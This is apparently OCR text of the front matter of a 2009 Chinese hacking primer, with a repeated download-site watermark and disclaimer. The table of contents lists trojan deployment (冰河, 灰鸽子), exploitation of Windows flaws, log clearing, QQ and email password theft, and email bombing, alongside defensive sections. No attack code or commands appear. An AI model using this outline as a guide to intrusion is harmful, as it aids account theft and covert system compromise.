
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

实用 权威 易懂

一册在手 电脑宝典 应用无忧



一册在手 应用无忧

YICE ZAISHOU YINGYONG WUYOU

黑客入门与攻防精解

赵磊⊙主编

NEW 最新版

远方出版社

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



前　言

为使您在最短时间内熟练的掌握电脑知识和操作技巧，为了满足广大电脑爱好者的需要，多年来我们研究不同层次的学习对象，总结了多位电脑高手和专家的经验，经数次修订和扩充，这套《电脑金宝典》系列丛书，终于出版面世了。

丛书特点

作为一套面向初、中级电脑用户的系列丛书，《电脑金宝典》的最大优势是合理的学习结构，简练流畅的语言，丰富实用的示例，以满足广大初学者的心愿。

丛书内容

本套丛书包括

《电脑组装自由做主》介绍了电脑选购、组装与维护的相关知识和操作技能。

《系统安装与重装完全掌握》全面的讲解了系统安装与重装的实际操作知识。

《电脑全能学技巧 6000 招》全面系统地介绍了使用电脑的常用方法与技巧。

《InDesign CS4 案例精解》全面、系统地讲述了 InDesign 的使用方法和技巧。

《Office 电脑办公一点通》以精练的语言和丰富的图例帮助初学者进行电脑办公的学习。

《五笔打字新手速成》全面系统地介绍了五笔字型输入法的基础知识和使用方法。

《Photoshop CS4 图像处理》介绍了 Photoshop CS4 各项基础操作和图像处理方面的功能。

《Windows 应用入门技巧》讲解了 Windows XP/Vista 两种系统的安装详解及基本操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

《AutoCAD 2009 完全掌握》介绍了使用中文版 AutoCAD 2009 绘制工程图的方法和技巧。

《网管实战》介绍网络组建、设备选购、配置技巧、共享资源管理、服务器远程管理及网络安全管理等。

《黑客入门与攻防精解》讲解黑客入侵原理，重视网络安全，并采取相关措施现场自救。

《电脑入门操作新概念》本书将帮助您尽快认识电脑，为进一步学习电脑知识打下基础。

《电脑医生好秘方》介绍各种外设及操作系统等常用软件方面的故障实例。

《电脑故障急救 1000 招》主要帮助读者解决在日常使用电脑时所遇到的各种问题。

《新手上网一本通》本书主要解决新手上网时碰到的各种问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

图书在版编目(CIP)数据

黑客入门与攻防精解/赵磊主编. -呼和浩特:远方出版社,2009.7
(电脑金宝典)
ISBN 978-7-80723-435-7
Ⅰ.黑… Ⅱ.赵… Ⅲ.计算机网络-安全技术
Ⅳ.TP393.08
中国版本图书馆 CIP 数据核字(2009)第 115960 号


电脑金宝典

作　　者　赵　磊
责任编辑　刘卫伟
装帧设计　揽胜视觉
出版发行　远方出版社
社　　址　呼和浩特市乌兰察布东路 666 号
电　　话　0471-4919981(发行部)
邮　　编　010010
经　　销　全国新华书店
印　　刷　德富泰印务有限公司
开　　本　787 ×1092 毫米　1/16
字　　数　3000 千字
印　　张　225
版　　次　2009 年 9 月第 1 版
印　　次　2009 年 9 月第 1 次印刷
印　　数　3000 册
标准书号　ISBN 978-7-80723-435-7
定　　价　447.00 元(全 15 册)

远方版图书,版权所有,侵权必究

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目 录

第 1 章 黑客基础知识

1.1 黑客简单介绍 …… 2
1.1.1 黑客的历程 …… 2
1.1.2 黑客的由来 …… 2
1.2 黑客入侵流程 …… 2
1.2.1 目标系统信息收集 …… 2
1.2.2 弱点信息挖掘分析 …… 3
1.2.3 目标使用权限获取 …… 4
1.2.4 开辟后门 …… 5
1.2.5 黑客常用手法 …… 5
1.3 黑客常用命令 …… 8
1.3.1 ping命令 …… 8
1.3.2 net和netstat命令 …… 12
1.3.3 telnet和ftp命令 …… 15
1.3.4 tracert命令 …… 17
1.3.5 ipconfig命令 …… 19
1.3.6 route命令 …… 20
1.3.7 netsh命令 …… 20
1.3.8 arp命令 …… 21

第 2 章 虚拟机使用与训练

2.1 初识虚拟机 …… 26
2.1.1 主流的虚拟机软件 …… 26
2.1.2 虚拟机的名词概念 …… 27
2.1.3 VMware虚拟机模拟环境介绍 …… 28
2.2 使用 VMware 虚拟机配置虚拟系统 …… 28
2.2.1 安装虚拟系统前的初始配置 …… 28
2.2.2 更改VMware配置 …… 31
2.2.3 更改磁盘文件路径 …… 33
2.2.4 安装虚拟系统 …… 33
2.3 安装 VMware Tools 增强性能 … 34
2.3.1 什么是VMware Tools …… 34
2.3.2 不同操作系统 VMware Tools 安装方法 …… 35
2.3.3 访问主机资源 …… 36
2.4 使用 VMware 快照与克隆恢复系统 …… 37
2.4.1 使用快照恢复系统 …… 37
2.4.2 使用克隆恢复系统 …… 38
2.5 搭建虚拟网络 …… 40
2.5.1 VMware的4种网络模式 …… 40
2.5.2 用VMware组建虚拟网络环境 …… 42

第 3 章 基于系统漏洞的入侵与防范

3.1 Windows 系统的安全隐患 …… 45
3.1.1 Windows系统的漏洞产生原因 …… 45
3.1.2 Windows系统中的安全隐患 …… 45
3.1.3 防范提升权限的入侵 …… 49

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.2 系统漏洞利用 …… 50
3.2.1 揭秘至关重要的139端口攻击 …… 50
3.2.2 SAM数据库安全漏洞攻击示例 …… 52
3.2.3 解析Windows XP热键漏洞 … 53
3.3 Unicode 漏洞攻击 …… 54
3.3.1 使用扫描软件查找Unicode漏洞 …… 54
3.3.2 利用Unicode漏洞攻击目标计算机 …… 56
3.3.3 利用Unicode漏洞进一步控制该主机 …… 57
3.3.4 解决Unicode漏洞的措施 …… 60
3.4 远程缓冲区溢出漏洞 …… 61
3.4.1 缓冲区溢出的原理 …… 61
3.4.2 缓冲区溢出漏洞的攻击方式 - 62
3.4.3 缓冲区溢出漏洞的防范 …… 64
3.5 Windows 2000 输入法漏洞的利用 …… 64

第 4 章 木马开启后门的入侵与防范

4.1 木马取名的来历 …… 69
4.1.1 木马的定义 …… 69
4.1.2 木马的特征 …… 69
4.1.3 木马的功能 …… 70
4.1.4 木马的分类 …… 70
4.2 典型木马“冰河”入侵实例 …… 71
4.2.1 配置冰河木马的服务端 …… 71
4.2.2 远程控制冰河服务端 …… 73
4.2.3 冰河木马防范与反攻 …… 73
4.3 “黑洞”木马探秘 …… 75
4.3.1 配置“黑洞”服务端 …… 75
4.3.2 揪出“黑洞”木马 …… 77
4.3.3 防御摄像头木马 …… 78
4.4 反弹式“灰鸽子”木马实战攻略 … 79
4.4.1 反弹式木马的特色 …… 80
4.4.2 灰鸽子的特点 …… 81
4.4.3 配置灰鸽子服务端 …… 82
4.4.4 远程入侵服务端 …… 84
4.4.5 利用动态域名为“灰鸽子”配置自动上线 …… 87
4.4.6 “灰鸽子”客户端位于内网的配置方案 …… 89
4.4.7 “灰鸽子”客户端位于内网中但不能设置网关 …… 91
4.4.8 清除计算机中的灰鸽子 …… 94
4.4.9 防止中灰鸽子病毒需要注意的事项 …… 97

第 5 章 基于木马的入侵与防范

5.1 木马攻击原理 …… 99
5.1.1 木马的分类 …… 99
5.1.2 木马入侵系统 …… 101
5.1.3 木马是如何实施攻击的 …… 104
5.2 木马是如何被植入的 …… 105
5.2.1 木马的植入 …… 105
5.2.2 木马的伪装 …… 107
5.2.3 隐藏木马的服务器 …… 111
5.3 获取木马反馈信息 …… 112
5.3.1 木马信息反馈机制 …… 112
5.3.2 扫描安装木马的电脑 …… 113
5.3.3 建立目标计算机木马的连接 …… 113
5.4 常见木马攻防 …… 115
5.4.1 端口木马 …… 115
5.4.2 远程控制性木马 …… 122

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第 6 章　行踪隐藏与痕迹清理

6.1　IP 隐藏技巧 …… 136
6.2　代理隐藏术 …… 137
6.2.1　网上查找代理服务器 …… 137
6.2.2　扫描工具查找 …… 138
6.2.3　代理猎手使用要点 …… 141
6.2.4　多代理切换保证安全 …… 145
6.2.5　代理协议的转换 …… 149
6.2.6　让黑客任务隐藏在代理服务下 …… 151
6.2.7　使用代理的注意事项 …… 153
6.3　黑客入侵与日志清除 …… 153
6.3.1　认识系统日志 …… 153
6.3.2　Wndows系列日志查看与分析 …… 154
6.3.3　黑客如何清除系统日志 …… 156

第 7 章　QQ 攻击大揭密

7.1　QQ 密码破解揭密 …… 160
7.1.1　QQ密码破解的原理和方法 …… 160
7.1.2　“QQ简单盗”盗取密码揭密 …… 161
7.1.3　“QQ流感大盗”盗取密码揭密 …… 163
7.1.4　“剑盟QQ盗号王”盗取密码揭密 …… 164
7.1.5　QQ防盗及密码取回 …… 165
7.2　查看 QQ 记录 …… 171
7.2.1　QQ聊天记录器 …… 171
7.2.2　QQ聊天终结者 …… 173
7.2.3　DetourQQ …… 175
7.2.4　手工查看QQ聊天记录 …… 177
7.2.5　QQ聊天记录保密 …… 177
7.3　消息炸弹 …… 180
7.3.1　QQ炸弹 …… 180
7.3.2　飘叶千夫指 …… 181
7.3.3　QQ尾巴生成器 …… 183

第 8 章　嗅探器截取数据与防范

8.1　局域网中的嗅探与监听 …… 184
8.1.1　日记泄露的秘密 …… 184
8.1.2　嗅探器应用范围 …… 184
8.1.3　局域网内计算机通讯的概念和寻址 …… 185
8.1.4　发生在共享式局域网内的窃听 …… 186
8.1.5　发生在交换式局域网内的窃听 …… 187
8.2　Snifier 介绍 …… 188
8.3　实用嗅探器 Sniffer Portable … 190
8.3.1　Sniffer portable功能简介 … 190
8.3.2　查看捕获的报文 …… 191
8.3.3　捕获数据包后的分析工作 … 192
8.3.4　设置捕获条件 …… 193
8.3.5　报文发送 …… 194
8.4　其他实用嗅探器 …… 195
8.4.1　Iris网络嗅探器 …… 195
8.4.2　网络间谍SpyNet Sniffer …… 199
8.4.3　艾菲网页侦探 …… 200
8.5　防御 Sniffer 攻击 …… 202
8.5.1　怎样发现Sniffer …… 202
8.5.2　抵御Sniffer …… 202
8.6　使用屏幕间谍监视本地计算机 … 203
8.6.1　软件功能面板 …… 203
8.6.2　记录浏览 …… 205

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第 9 章　邮件欺骗与轰炸

9.1　邮箱密码是如何被暴力破解的 …… 207
9.1.1　黑客进行邮箱破解的原理和方法 …… 207
9.1.2　Web邮箱暴力破解方式 …… 208
9.2　获取邮箱密码的欺骗手段 …… 215
9.2.1　了解电子邮件欺骗的手法 … 215
9.2.2　邮件地址欺骗获取密码 …… 216
9.2.3　OutIook Express欺骗获取密码 …… 221
9.3　黑客是如何攻击邮件的 …… 227
9.3.1　电子邮箱信息攻击原理 …… 228
9.3.2　随心邮箱炸弹 …… 228
9.3.3　邮箱炸弹防范及垃圾邮件过滤 …… 229

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 黑客基础知识

随着互联网技术的飞速发展，网络世界的安全性不断受到挑战。如果你要上网，就免不了遇到黑客的侵扰。本章就为大家介绍一些最基本的黑客入门知识，揭密黑客常用的一些命令，当然这些微不足道的伎俩难以入侵戒备森严的网络，不过至少让初学者对黑客的“工作情形”有初步的认识。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.1 黑客简单介绍

最早的计算机于 1946 年在宾夕法尼亚大学出现，而最早的黑客出现于麻省理工学院(贝尔实验室也有)。最初的黑客一般都是一些高级的技术人员，他们热衷于挑战、崇尚自由并主张信息的共享。

1.1.1 黑客的历程

1994 年以来，因特网在全球的迅猛发展为人们提供了方便、自由和无限的财富，政治、军事、经济、科技、教育、文化等各个方面都越来越网络化，并且逐渐成为人们生活、娱乐的一部分。可以说，信息时代已经到来，信息已成为物质和能量以外维持人类社会第三资源，它是未来生活中的重要介质。但是随着计算机的普及和因特网技术的迅速发展，黑客也随之出现了。

1.1.2 黑客的由来

